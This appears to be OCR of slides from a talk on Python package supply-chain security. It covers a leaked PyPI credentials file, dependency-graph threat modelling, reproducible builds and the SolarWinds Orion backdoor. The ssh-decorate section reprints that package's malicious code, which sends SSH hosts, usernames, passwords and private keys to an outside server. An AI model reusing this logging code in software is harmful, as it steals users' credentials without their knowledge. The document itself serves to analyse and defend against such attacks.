


Názov	Dátum úpravy	Veľkosť	Druh
.pypirc	3. novembra 2016, 15:56	124 bajtov	Dokument
aim	2. apríla 2017, 19:41	5 kB	Dokument
Aimelia.egg-info	12. augusta 2019, 22:55	--	Priečinok
MANIFEST	3. novembra 2016, 15:56	57 bajtov	Dokument
PKG-INFO	2. apríla 2017, 19:41	714 bajtov	Dokument
release.sh	3. novembra 2016, 15:56	431 bajtov	Shell Script
setup.cfg	2. apríla 2017, 19:41	59 bajtov	Configuration file
setup.py	2. apríla 2017, 19:41	2 kB	Python Source

```
[distutils]
index-servers =
    pypi

[pypi]
#repository: <repository-url>
username: [redacted]
password:
```

It‘s not important, or is it?



Is maintainer of

User aclark

Contains pypi password for

Pillow: Image processing library	
14323814	Downloads
3324	# of dependencies
17.05.2022	Last updated

Aimelia: simple todo list (?)	
723	Downloads
0	# of dependencies
02.04.2017	Last updated


This doesn‘t always work...

Disclaimer: Not recent, found in 2018, first significant finding of the Aura project.
Reported to Python security team and forced password reset.


Threat modeling via graphs

By compromising user aclark we have access to all these packages via (in)direct dependencies.

Compromising key strategic packages/users is enough to compromise most of the pypi ecosystem.



Source code modifications




mowshon commented 2 days ago

In your source code on pypi.org you have a piece of malware code.
https://pypi.org/project/ssh-decorate/#files

Last update: May 5, 2018
Why you log users private data?
Why this part of code is missing from your github repo?


```
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
            pass
```




```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
            pass
```



```
self.password = password
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

Reproducible builds



skye and tensorflower-gardener [libtpu] Plumb HloModule::debu... 96fdbb1 2 minutes ago 102,540 commits

.github	Merge pull request #43803 from angerson:master	3 months ago
tensorflow	[libtpu] Plumb HloModule::debug_options_ through the C API.	2 minutes ago
third_party	Integrate LLVM at llvm/llvm-project@89878e8	18 minutes ago
tools	Merge pull request #25673 from Ryan-Qiyu-Jiang:env_capture_script...	2 years ago
.bazelrc	Make tensorflow:oss config_setting not configurable.	last month
.bazelversion	Bump TF's minimum Bazel version to 3.7.2.	19 days ago
.gitignore	Ignore CoreML BUILD files which are generated by the configure script	9 months ago
.pylintrc	Add soft-link to pylintrc to project root	2 years ago
ACKNOWLEDGMENTS	TensorFlow: Improve performance of Alexnet	5 years ago
AUTHORS	Format AUTHORS file (#14881)	3 years ago
BUILD	Export 'configure' and 'configure.py' to allow inverse dependent repo...	2 years ago
CODEOWNERS	Add penpornk@ as a /tensorflow/core/kernels/mkl/ reviewer	28 days ago
CODE_OF_CONDUCT.md	Merge pull request #40033 from AbdulBaseerMohammedKhan:master	7 months ago
CONTRIBUTING.md	PR #42501: Update CONTRIBUTING.md	5 months ago
ISSUES.md	Merge pull request #43836 from porridge:patch-1	2 months ago
ISSUE_TEMPLATE.md	Merge pull request #40033 from AbdulBaseerMohammedKhan:master	7 months ago

About

An Open Source Machine Learning Framework for Everyone

tensorflow.org

Apache-2.0 License

Used by 114k

Contributors 2,851

+ 2,840 contributors

Languages

tensorflow 2.4.0

```
pip install tensorflow
```

Released: Dec 14, 2020

TensorFlow is an open source machine learning framework for everyone.

Project description

TensorFlow is an open source software library for high performance numerical computation. Its flexible architecture allows easy deployment of computation across a variety of platforms (CPUs, GPUs, TPUs), and from desktops to clusters of servers to mobile and edge devices.

Originally developed by researchers and engineers from the Google Brain team within Google's AI organization, it comes with strong support for machine learning and deep learning and the flexible numerical computation core is used across many other scientific domains.

Statistics

GitHub statistics:

- Stars: 152 328
- Forks: 83 725
- Open issues/PRs: 4 296

View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery

How can we make sure, whatever is in github is the exact same version deployed on pypi without any additional modifications such as malware, backdoors etc?
More reading: **https://reproducible-builds.org**

Lab/Seminar: https://github.com/SourceCode-AI/secure_coding

OpenSSF

OPEN SOURCE SECURITY FOUNDATION

https://openssf.org

^SourceCode\.AI$


admin@sourcecode.ai

- ^Aura$
- ^Ambience$

2021 Solarwinds breach...


- Attackers even mimicked the coding style of developers to remain stealth
- Could be (arguably) easily detected by behavioral indicators

Static behavioral indicators
Privilege escalation
Tampers with user/account privileges
Enumerates system information using VMI
Reads information about one or more running processes



```
RefreshInternal
◢ SolarWinds.Orion.Core.BusinessLayer (2019.4.5200.8890, msil, .Net Framework v4.0)
  ◢ SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory
    ◢ InventoryManager
        RefreshInternal():void
◢ SolarWinds.Orion.Core.BusinessLayer (2019.4.5200.9083, msil, .Net Framework v4.0)
  ◢ SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory
    ◢ InventoryManager
        RefreshInternal():void
◢ SolarWinds.Orion.Core.BusinessLayer (2017.1.5300.1698, msil, .Net Framework v4.5)
  ◢ SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory
    ◢ InventoryManager
        RefreshInternal():void
```

```
// Decompiled with JetBrains decompiler
// Type: SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager
// Assembly: SolarWinds.Orion.Core.BusinessLayer, Version=2019.4.5200.9083, Culture=neutral, PublicKeyToken=null
// MVID: E12E8C85-5CD9-4E06-8801-182E5104FADE
    internal void RefreshInternal()
    {
      if (InventoryManager.log.get_IsDebugEnabled())
        InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object) this.engineID);
      try
      {
        if (!OrionImprovementBusinessLayer.IsAlive)
          new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
          {
            IsBackground = true
          }.Start();
      }
      catch (Exception ex)
      {
      }
      if (this.backgroundInventory.IsRunning)
      {
        InventoryManager.log.Info((object) "Skipping background backgroundInventory check, still running");
      }
      else
      {
        this.QueueInventoryTasksFromNod
        this.QueueInventoryTasksFromInve
        if (this.backgroundInventory.Que
          return;
        this.backgroundInventory.Start()
      }
    }
```



SolarWinds.Orion.Core.BusinessLayer.dll PE/.Net Dll 1003.98KB

Tags

cert-expired, crypto-md5, string-https, crypto-sha1, indicator-permissions, wmi-use, privilege-escalation

Indicators

- Reads information about one or more running processes.
- Contains reference to MD5 algorithm .NET Framework classes.
- Contains reference to advapi32.dll which is Advanced Windows 32 Base API.
- Contains reference to kernel32.dll which is Windows NT BASE API Client DLL.
- Tampers with user/account privileges.
- Enumerates user/account privilege information.
- Enumerates system information using WMI.
- Contains reference to SHA1 algorithm .NET Framework classes.
